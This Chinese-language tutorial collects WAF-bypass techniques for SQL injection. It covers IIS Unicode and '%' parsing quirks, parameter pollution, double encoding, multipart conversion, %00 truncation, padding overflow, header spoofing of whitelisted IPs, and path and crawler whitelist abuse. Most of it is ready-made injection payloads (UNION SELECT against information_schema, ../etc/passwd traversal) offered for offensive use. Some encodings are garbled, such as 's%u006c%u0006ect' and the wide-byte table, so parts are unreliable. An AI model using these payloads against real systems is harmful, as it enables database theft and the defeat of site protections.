序言

我们一般将安全防护软件划分为：云WAF、硬件waf、主机防护软件、软件waf等。

在攻防实战中，我们往往需要掌握一些特性，比如服务器、数据库、编程语言等等，以便更灵活地去构造Payload，从而绕过安全防护进行漏洞利用。

第一章：WAF Bypass技巧

第一节：服务器特性

1、%特性（ASP+IIS）

在asp+iis的环境中存在一个特性，就是特殊符号%，在该环境下当们我输入s%elect的时候，在WAF层可能解析出来的结果就是s%elect，但是在iis+asp的环境的时候，解析出来的结果为select。

Ps.此处猜测可能是iis下asp.dll解析时候的问题，aspx+iis的环境就没有这个特性。

2、%u特性（asp+iis和aspx+iis）

Iis服务器支持对于unicode的解析，例如我们对于select中的字符进行unicode编码，可以得到如下的`s%u006c%u0006ect`，这种字符在IIS接收到之后会被转换为select，但是对于WAF层，可能接收到的内容还是s%u006c%u0006ect，这样就会形成bypass的可能。

3、另类%u特性（ASP+IIS）

该漏洞主要利用的是unicode在iis解析之后会被转换成multibyte，但是转换的过程中可能出现： 多个widechar会有可能转换为同一个字符。 打个比方就是譬如select中的e对应的unicode为%u0065，但是%u00f0同样会被转换成为e。

`s%u0065lect->select s%u00f0lect->select`

WAF层可能能识别s%u0065lect的形式，但是很有可能识别不了s%u00f0lect的形式。这样就可以利用起来做WAF的绕过。

常见三个关键字（union+select+from）的测试情况：

```
s%u0045lect = s%u0065lect = %u00f0lect
u --> %u0055 --> %u0075
n -->%u004e --> %u006e
i -->%u0049 --> %u0069
o -->%u004f --> %u006f -->%u00ba
s -->%u0053 --> %u0073
l -->%u004c --> %u006c
e -->%u0045 --> %u0065-->%u00f0
c -->%u0043 --> %u0063
t -->%u0054 -->%u0074 -->%u00de -->%u00fe
f -->%u0046 -->%u0066
r -->%u0052 -->%u0072
m -->%u004d -->%u006d
```

4、apache畸形method

在GET请求中，GET可以替换为任意参数名字，不影响apahce接收参数id=2。

```
TEST /sql.php?id=1 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

第二节：应用层特性

1、大小写/关键字替换

这是最简单的绕过技术，用来绕过只针对特定关键字，大小写不敏感。

```
id=1 UnIoN/**/SeLeCT 1,user()
```

将关键字进行等价替换：

```
Hex() bin() 等价于ascii()
Sleep() 等价于 benchmark()
Mid()substring() 等价于 substr()
@@user 等价于 User()
@@version 等价于 version()
```

2、双重url编码 双重url编码，即对客户端发送的数据进行了两次urlencode操作，如s做一次url编码是%73,再进行一次编码是%25%37%33。一般情况下在代码层默认做一次url解码，这样解码之后的数据一般不会匹配到规则，达到了bypass的效果。

编码方式，如char或Hex编码、Unicode编码、BASE64编码等。

3、变换请求方式

将GET变成POST提交，或者POST请求将urlencode和form-data转换。

在POST请求中，可以将Post数据包转为上传multipart/form-data格式数据包。

构造参数提交代码：

```
<html>` `<head></head>` `<body>
<form action="http://192.168.204.128/test.php" method="post" enctype="multipart/form-data">
<input type="text" name="id">
<input type="submit">
</form>
</body>` `</html>
```

上传数据包参数：

```
------WebKitFormBoundaryACZoaLJJzUwc4hYM

Content-Disposition: form-data; name="id"

1

from information_schema.SCHEMATA

------WebKitFormBoundaryACZoaLJJzUwc4hYM--
```

4、HPP参数污染

类似?id=1&id=2&id=3的形式，此种形式在获取id值的时候不同的web技术获取的值是不一样的。

假设提交的参数即为：

```
id=1&id=2&id=3

得到的结果：
Asp.net + iis：id=1,2,3
Asp + iis：id=1,2,3
Php + apache：id=3
```

多种变形：

```
MSSQL:
大小写：?id=1 UNION/*&ID=*/SELECT 1,2/*&Id=*/FROM ADMIN
GET+POST形式:
http://192.168.125.140/test/sql.aspx?id=1 union/*
post:  id=2*/select null,null,null
利用逗号：?id=1 union select 1&id=2&id=3&id=4 from admin--（无逗号形式）
        ?a=1+union/*&b=*/select+1,pass/*&c=*/from+users--(分割参数注入)
无效参数形式： ?a=/*&sql=xxx&b=*/
备注：a,b为无效参数，让waf误以为我们输入的语句是在注释符里面执行的所以就不拦截
溢出形式：?id=1/*&id=*//*&id=*//*......&id=*//*&id=*/ union  select null,system_user,null
from INFORMATION_SCHEMA.schemata
```

```
Mysql：
?id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=….. &id=1 union select 1,2 from admin
```

5、宽字节

宽字节关键字对照表：

```
union = ию%69ию这里把i不用宽字节 直接url编码 其他的字符都用对应的宽字节
select = сxlx%yt //t不编码 其他的都宽字节 中间插上%
from = цR%яэ //宽字节+%
空格=%20=%вa //в是2的款字符 a是0的宽字符
, = ь //,号的宽字节
```

第三节：WAF 层特性

1、逻辑问题

```
（1）云waf防护，一般我们会尝试通过查找站点的真实IP，从而绕过CDN防护。

（2）当提交GET、POST同时请求时，进入POST逻辑，而忽略了GET请求的有害参数输入,可轻易Bypass。

（3）HTTP和HTTPS同时开放服务，没有做HTTP到HTTPS的强制跳转，导致HTTPS有WAF防护，HTTP没有防护，直接访问HTTP站点绕过防护。

（4）特殊符号%00，部分waf遇到%00截断，只能获取到前面的参数，无法获取到后面的有害参数输入，从而导致Bypass。
比如：id=1%00and 1=2 union select 1,2,column_name from information_schema.columns
```

2、性能问题

猜想1：在设计WAF系统时，考虑自身性能问题，当数据量达到一定层级，不检测这部分数据。只要不断的填充数据，当数据达到一定数目之后，恶意代码就不会被检测了。

猜想2：不少WAF是C语言写的，而C语言自身没有缓冲区保护机制，因此如果WAF在处理测试向量时超出了其缓冲区长度就会引发bug，从而实现绕过。

举例1：

```
?id=1 and (select 1)=(Select 0xA*1000)+UnIoN+SeLeCT+1,2,version(),4,5,database(),user(),8,9

PS：0xA*1000指0xA后面”A"重复1000次，一般来说对应用软件构成缓冲区溢出都需要较大的测试长度，这里1000只做参考也许在有些情况下可能不需要这么长也能溢出。
```

案例2：

```
?a0=0&a1=1&.....&a100=100&id=1 union select 1,schema_name,3 from
INFORMATION_SCHEMA.schemata

备注：获取请求参数，只获取前100个参数，第101个参数并没有获取到，导致SQL注入绕过。
```

猜想3：多次重复提交同一个请求，有些通过了WAF，有些被WAF所拦截了，应该性能问题导致部分请求bypass。

3、白名单

方式一：IP白名单

从网络层获取的ip，这种一般伪造不来，如果是应用层的获取的IP，这样就可能存在伪造白名单IP造成bypass。

测试方法：修改http的header来bypass waf

```
X-forwarded-for
X-remote-IP
X-originating-IP
x-remote-addr
X-Real-ip
```

方式二：静态资源

特定的静态资源后缀请求，常见的静态文件(.js .jpg .swf .css等等)，类似白名单机制，waf为了检测效率，不去检测这样一些静态文件名后缀的请求。

```
http://10.9.9.201/sql.php/1.js?id=1
备注：Aspx/php只识别到前面的.aspx/.php 后面基本不识别
```

方式三：url白名单

为了防止误拦，部分waf内置默认的白名单列表，如admin/manager/system等管理后台。只要url中存在白名单的字符串，就作为白名单不进行检测。常见的url构造姿势：

```
http://10.9.9.201/sql.php/admin.php?id=1
http://10.9.9.201/sql.php?a=/manage/&b=../etc/passwd
http://10.9.9.201/../../../manage/../sql.asp?id=2
```

waf通过/manage/"进行比较，只要uri中存在/manage/就作为白名单不进行检测，这样我们可以通过/sql.php?a=/manage/&b=../etc/passwd 绕过防御规则。

方式四：爬虫白名单

部分waf有提供爬虫白名单的功能，识别爬虫的技术一般有两种：


1、 根据UserAgent 2、通过行为来判断

UserAgent可以很容易欺骗，我们可以伪装成爬虫尝试绕过。

User Agent Switcher (Firefox 附加组件)

下载地址: https://addons.mozilla.org/en-US/firefox/addon/user-agent-switcher/

火狐插件安装完成后，按下ALT键，调出工具栏，伪造爬虫。



常见的爬虫User-Agent：

```
UserAgent: "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
UserAgent: "Baiduspider+(+http://www.baidu.com/search/spider.htm)"
UserAgent: "Mozilla/5.0 (compatible; Yahoo! Slurp;
http://help.yahoo.com/help/us/ysearch/slurp)"
```